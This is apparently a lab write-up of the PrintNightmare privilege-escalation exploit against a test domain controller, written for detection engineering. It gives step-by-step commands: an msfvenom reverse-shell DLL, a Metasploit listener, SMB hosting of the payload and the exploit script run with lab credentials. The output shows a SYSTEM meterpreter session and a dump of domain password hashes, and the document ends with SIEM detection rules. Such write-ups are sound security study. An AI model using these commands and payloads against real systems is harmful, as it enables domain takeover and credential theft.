CVE-2021-1675 / CVE-2021-34527

Source: https://github.com/cube0x0/CVE-2021-1675
Name: PrintNightmare
Author: Abhishek Ningala

Setup:
HYDRA-DC : Domain Controller
fcastle : Domain user
Kali Linux : Attack machine


PrintNightmare is a critical security vulnerability affecting the Microsoft Windows operating system. The vulnerability occurs within the print spooler service. There are two variants, one permitting remote code execution (CVE-2021-34527), and the other leading to privilege escalation (CVE-2021-1675). In this simulation we will focus on privilege escalation. Recently, ransomware groups such as Conti have been actively exploiting this vulnerability and using it as part of their toolkit.

CISA encourages administrators to disable the Windows Print spooler service in Domain Controllers and systems that do not print. Additionally, administrators should employ the following best practice from Microsoft's how-to guides, published January 11, 2021: "Due to the possibility for exposure, domain controllers and Active Directory admin systems need to have the Print spooler service disabled. The recommended way to do this is using a Group Policy Object."

So, Let's Begin…

To demonstrate this attack, we login to our Domain Controller 'HYDRA-DC' as one of the domain users 'fcastle' and by exploiting this vulnerability we Priv-Esc and get domain admin privileges.
IP address of the DC: 192.168.118.177
IP address of kali box: 192.168.118.144

1. First, we need to run the following command, to test if our DC is vulnerable:
   # rpcdump.py @192.168.118.177 | egrep 'MS-RPRN|MS-PAR'



The above two lines show that the two print protocols are running on our domain controller and thus our DC is vulnerable. Microsoft keeps sending the updates to patch this vulnerability, so it's important to verify these protocols are running before proceeding with our attack.


2. We Need to update our Impacket toolkit on our kali machine:

   # pip3 uninstall impacket
   # git clone https://github.com/cube0x0/impacket
   # cd impacket
   # python3 ./setup.py install

3. Copy the CVE-2021-1675.py script to our local machine. Download the script from this link: https://github.com/cube0x0/CVE-2021-1675

4. Create a PAYLOAD using msfvenom:

   # msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.118.144 LPORT=7749 -f dll > shell.dll



5. Start the listener using Metasploit's multi handler:
   The LHOST and LPORT should be same as in the payload we created

msfconsole -q
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.118.144
set LPORT 7749

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.118.144  yes       The listen address (an interface may be specified)
   LPORT     7749             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.118.144:7749
```

6. Host the payload using smbshare . NOTE: include the '-smb2support' option [Run this command from the same directory where our python script is present]

smbserver.py share `pwd` -smb2support

```
┌──(root💀kali)-[~]
└─# smbserver.py share `pwd` -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

7. Launch our exploit !

python3 CVE-2021-1675.py marvel.local/fcastle:Password1@192.168.118.177 '\\192.168.118.144\share\shell.dll'

```
┌──(root💀kali)-[~]
└─# python3 CVE-2021-1675.py marvel.local/fcastle:Password1@192.168.118.177 '\\192.168.118.144\share\shell.dll'
[*] Connecting to ncacn_np:192.168.118.177[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UN
[*] Executing \??\UNC\192.168.118.144\share\shell.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/
```

Check the meterpreter listener. We got a session !!!

```
meterpreter > sysinfo
Computer        : HYDRA-DC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MARVEL
Logged On Users : 8
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056289935daea328977b20:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:076e9edbd2ad13a79663f207f74bda66:::
fcastle:1104:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
tstark:1105:aad3b435b51404eeaad3b435b51404ee:ba70c83cb9da0394e401220b2d765543:::
pparker:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SQLService:1107:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
EoNahJBqUt:1110:aad3b435b51404eeaad3b435b51404ee:0c547ea5c592878885372ed70bcdf2ca:::
YAPIAmRwEP:1111:aad3b435b51404eeaad3b435b51404ee:ec1cb43ea457a1a4d174dda86044c890:::
EoehAYUpKD:1112:aad3b435b51404eeaad3b435b51404ee:b69cbf5a60d7f27842138af13620e453:::
iJhJqONnAd:1113:aad3b435b51404eeaad3b435b51404ee:abba9fbcb3f7f2777ef0022d75061cf1:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:c53b51ea439c3c3aaf60601b390f6b00:::
THEPUNISHER$:1108:aad3b435b51404eeaad3b435b51404ee:7e92957c5c07f9cb44f45763da5304a7:::
SPIDERMAN$:1109:aad3b435b51404eeaad3b435b51404ee:615e26d357f75a8643f69424a8af12b6:::
meterpreter >
```

As we can see, we are NT AUTHORITY which shows we now have the domain admin privileges.

So, we logged in as a normal user 'fcastle', escalated our privileges to Admin and dumped all the hashes from the domain controller !!!

Attack Simulations have been sent to GRA [Linode Instance]:

Start Time	End Time
2021-09-24 23:51:05	2021-09-24 23:53:34

Detection Engineering in GRA

Following the simulation, attack telemetry generated was ingested into the **GRA (Linode Instance)**, where extensive log analysis was performed to understand the attack footprint.

Detection Logic Developed:

High-fidelity SIEM and UEBA detections were created based on the following observed patterns:

Detection Use Case	**Log Artifacts/Indicators**
Unauthorized Print Spooler Service DLL Load	DLL loaded via spoolsv.exe pointing to remote SMB path
Suspicious Remote DLL Injection over SMB	Access to remote SMB share (e.g., \\192.168.118.144\share\shell.dll) from a domain user
Print Spooler Exploit via RpcAddPrinterDriverEx API	RPC activity targeting MS-RPRN with high-privilege result
Privilege Escalation to SYSTEM	Process spawn with parent spoolsv.exe running as NT AUTHORITY\SYSTEM
Abnormal Lateral Movement Pattern	Low-privileged user initiating code execution on the domain controller
First-Time DLL Execution by Print Spooler	Use of previously unseen DLL file via the print spooler service

---

Outcome

This simulation successfully demonstrated a real-world privilege escalation attack leveraging a known vulnerability. The telemetry collected was used to:

- Understand the **tactics, techniques, and procedures (TTPs)** of threat actors exploiting PrintNightmare.
- Build and test **high-confidence SIEM and UEBA detection rules** to identify this and similar exploits.
- Improve readiness for **automated detection and incident response** in enterprise environments.